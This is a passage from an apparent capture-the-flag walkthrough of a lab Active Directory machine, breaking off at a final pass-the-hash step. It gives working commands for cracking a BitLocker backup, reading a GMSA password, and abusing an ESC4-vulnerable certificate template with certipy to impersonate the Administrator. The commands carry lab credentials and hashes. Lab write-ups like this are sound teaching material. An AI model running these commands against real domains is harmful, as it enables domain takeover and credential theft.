 Calendar with Run Application feature
After setting up a scheduled task with our payload:
 Got shell as o.martinez
PCAP Analysis
Found a pcap file in martinez’s Output Messenger folder:
 PCAP file found
Analyzing in Wireshark:
 Found martinez’s actual password in traffic
1
O.martinez:M@rtinez_P@ssw0rd!
Also found a BitLocker backup file. Extracting and cracking it:
1
2
7z2john BitLocker_backup.7z > BitLocker_backup.7z.hash
john BitLocker_backup.7z.hash --wordlist=/usr/share/wordlists/rockyou.txt
1
zipper           (BitLocker_backup.7z)
 Found recovery key
RDP and Registry Extraction
Using RDP to access martinez with the BitLocker drive:
1
xfreerdp /u:o.martinez /p:M@rtinez_P@ssw0rd! /v:10.10.11.31 /cert:ignore
 Unlocking the BitLocker drive
Found SYSTEM and SECURITY registry hives:
 Registry files extracted
Also found an NTDS.dit file. Analyzing it with sqlite:
 Found lan_managment password
1
lan_managment:l@n_M@an!1331
ADCS ESC4 Attack
GMSA Password Reading
Looking at BloodHound, lan_managment can read the GMSA password:
 GMSA password readable
1
2
bloodyAD --host "dc01.infiltrator.htb" -d "infiltrator.htb" -k \
  -u "lan_managment" -p 'l@n_M@an!1331' get object 'infiltrator_svc$' --attr msDS-ManagedPassword
 Got the NTLM hash
Or using netexec:
1
nxc ldap dc01.infiltrator.htb -u lan_managment -p 'l@n_M@an!1331' --gmsa
 GMSA hash extracted
ADCS Enumeration
Running certipy to find vulnerable templates:
 Found ESC4 vulnerable template
 Infiltrator_Template is vulnerable
Exploiting ESC4
First, modify the template:
1
2
3
certipy template -u 'infiltrator_svc$@infiltrator.htb' \
  -hashes ':91f6a2f300330325d5887462d4072732' \
  -template Infiltrator_Template -debug
 Template modified
Request a certificate as Administrator:
1
2
3
4
5
certipy req -u 'infiltrator_svc$@infiltrator.htb' \
  -hashes ':91f6a2f300330325d5887462d4072732' \
  -dc-ip 10.10.11.31 -target "dc01.infiltrator.htb" \
  -ca 'infiltrator-DC01-CA' -template 'Infiltrator_Template' \
  -upn 'administrator@infiltrator.htb' -debug
 Got Administrator’s certificate
Authenticate with the certificate:
1
certipy auth -pfx administrator.pfx
 Got Administrator’s NTLM hash
Final pass-the-hash:
